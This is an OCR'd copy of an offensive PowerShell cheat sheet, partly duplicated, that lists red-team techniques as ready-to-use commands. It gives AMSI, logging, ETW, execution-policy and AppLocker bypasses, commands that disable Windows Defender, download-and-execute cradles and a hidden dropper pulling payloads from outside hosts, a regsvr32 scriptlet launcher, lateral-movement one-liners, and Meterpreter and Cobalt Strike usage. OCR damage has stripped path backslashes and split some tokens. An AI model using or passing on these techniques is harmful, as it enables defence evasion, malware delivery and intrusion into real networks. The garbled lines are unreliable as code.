

Offensive PowerShell Cheat Sheet

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PowerShell AMSI Bypass


```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetFiel
d('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

PowerShell Constrained Language Mode Bypass

```
powershell.exe -Version 2 -Command <command_here>
```

PowerShell ScriptBlock Logging Bypass

```
$GroupPolicyField =
[ref].Assembly.GetType('System.Management.Automation.Utils')."GetFie`ld"('cache
dGroupPolicySettings', 'N'+'onPublic,Static')
If ($GroupPolicyField) {
  $GroupPolicyCache = $GroupPolicyField.GetValue($null)
  If ($GroupPolicyCache['ScriptB'+'lockLogging']) {
      $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']
= 0
```



```
$GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging'
] = 0
  }
  $val = [System.Collections.Generic.Dictionary[string,System.Object]]::new()
  $val.Add('EnableScriptB'+'lockLogging', 0)
  $val.Add('EnableScriptB'+'lockInvocationLogging', 0)
```

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1. Offensive PowerShell Cheat Sheet Version 1.1. Created by Rahmat Nurfauzi (@infosecn1nja) and released under the Creative Commons v3 "Attribution" License. PowerShell AMSI Bypass [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true) PowerShell Constrained Language Mode Bypass powershell.exe -Version 2 -Command <command_here> PowerShell ScriptBlock Logging Bypass $GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils')."GetFie`ld"('cache dGroupPolicySettings', 'N'+'onPublic,Static') If ($GroupPolicyField) { $GroupPolicyCache = $GroupPolicyField.GetValue($null) If ($GroupPolicyCache['ScriptB'+'lockLogging']) { $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging'] = 0 $GroupPolicyCache['ScriptB'+'lockLogging'] ['EnableScriptBlockInvocationLogging'] = 0 } $val = [System.Collections.Generic.Dictionary[string,System.Object]]::new() $val.Add('EnableScriptB'+'lockLogging', 0) $val.Add('EnableScriptB'+'lockInvocationLogging', 0) $GroupPolicyCache['HKEY_LOCAL_MACHINESoftwarePoliciesMicrosoftWindowsPower ShellScriptB'+'lockLogging'] = $val } iex (New-Object Net.WebClient).downloadstring("https://myserver/mypayload.ps1") PowerShell Disable Windows Defender & Protection Set-MpPreference -DisableRealtimeMonitoring $true Set-MpPreference -DisableIOAVProtection $true
2. PowerShell Disable ETW Current Session [Reflection.Assembly]::LoadWithPartialName('System.Core').GetType('System.Diagnostics.Eventing.EventProvider').GetField('m_enabled','NonPublic,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static').Ge tValue($null),0) PowerShell Execution Policy Bypass TYPE myScript.ps1 | PowerShell.exe -noprofile - Get-Content .runme.ps1 | PowerShell.exe -noprofile – powershell.exe -ExecutionPolicy bypass -File myScript.ps1 PowerShell Script Execution powershell -w hidden -ep bypass -nop -c “IEX ((New-Object Net.Webclient).DownloadString(’[URL]’))” powershell.exe -exec bypass -Command "& {Import-Module 'C:UsersUserDesktoptempscript.ps1'; Invoke-Script}" PowerShell Lateral Movement : mmc20 application com object [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.application","<computer_name>")).Documnet.ActiveView.ExecuteShellCommand("c:windowssystem32calc.ex e", $null, $null, "7") PowerShell Lateral Movement : WinRM Invoke-Command -ComputerName $RemoteComputer -ScriptBlock {Start-Process ‘C:myCalc.exe’} -credential (Get-Credential) PowerShell Lateral Movement : WMI Object Get-WmiObject -Namespace “rootcimv2” -Class Win32_Process -Impersonation 3 - Credential MYDOM administrator -ComputerName $Computer

3. PowerShell AppLocker Bypass : Rundll32.exe rundll32.exe javascript:"..mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('[URL]');" PowerShell AppLocker Bypass : SyncAppvPublishingServer.exe SyncAppvPublishingServer.exe "n;((New-Object Net.WebClient).DownloadString(‘[URL]’) | IEX” PowerShell AppLocker Bypass : InstallUtil execute.cs : using System; using System.Configuration.Install; using System.Runtime.InteropServices; using System.Management.Automation.Runspaces; public class Program { public static void Main() {} } [System.ComponentModel.RunInstaller(true)] public class Sample: System.Configuration.Install.Installer { public override void Uninstall(System.Collections.IDictionary savedState) { Mycode.Exec(); } } public class Mycode { public static void Exec() { string command = System.IO.File.ReadAllText(@ "C:UsersuserDesktopScripts.ps1"); RunspaceConfiguration rspacecfg = RunspaceConfiguration.Create(); Runspace rspace = RunspaceFactory.CreateRunspace(rspacecfg); rspace.Open(); Pipeline pipeline = rspace.CreatePipeline(); pipeline.Commands.AddScript(command); pipeline.Invoke(); } } Compile : Step 1 : C:WindowsMicrosoft.NETFramework64v2.0.50727csc.exe /r:C:WindowsassemblyGAC_MSILSystem.Management.Automation1.0.0.0__ 31bf3856ad364e35System.Management.Automation.dll /unsafe /platform:anycpu /out:C:UsersuserDesktopprogram.exe C:UsersuserDesktopexecute.cs
4. Step 2 : C:WindowsMicrosoft.NETFramework64v2.0.50727InstallUtil.exe /logfile= /LogToConsole=false /U C:UsersuserDesktopprogram.exe PowerShell AppLocker Bypass : Regsrv32 launcher.sct : <?XML version="1.0"?> <scriptlet> <registration progid="PoC" classid="{F0001111-0000-0000-0000-0000FEEDACDC}" > <script language="JScript"> <![CDATA[var r = new ActiveXObject("WScript.Shell").Run("powershell -nop - exec bypass –enc <payload_base64_here>");]]> </script> </registration> </scriptlet> regsvr32 /s /u /i:http://example.com/launcher.sct scrobj.dll PowerShell File Dropper powershell.exe -executionpolicy bypass -noprofile -windowstyle hidden “(new-object system.net.webclient).downloadfile(‘http://[DOMAIN]/malicious.exe’,’%APPDATA%/malic ious.exe’); Start-Process %APPDATA%/malicious.exe” Metasploit Meterpreter PowerShell meterpreter> load powershell meterpreter> powershell_shell meterpreter> powershell_import /path/myScript.ps1 meterpreter> powershell_execute Invoke-myScript Cobalt Strike Beacon PowerShell beacon> powershell-import /path/myScript.ps1 beacon> powershell Invoke-myScript PowerShell Obfuscator Tools https://github.com/danielbohannon/Invoke-CradleCrafter https://github.com/danielbohannon/Invoke-Obfuscation
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

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

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

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

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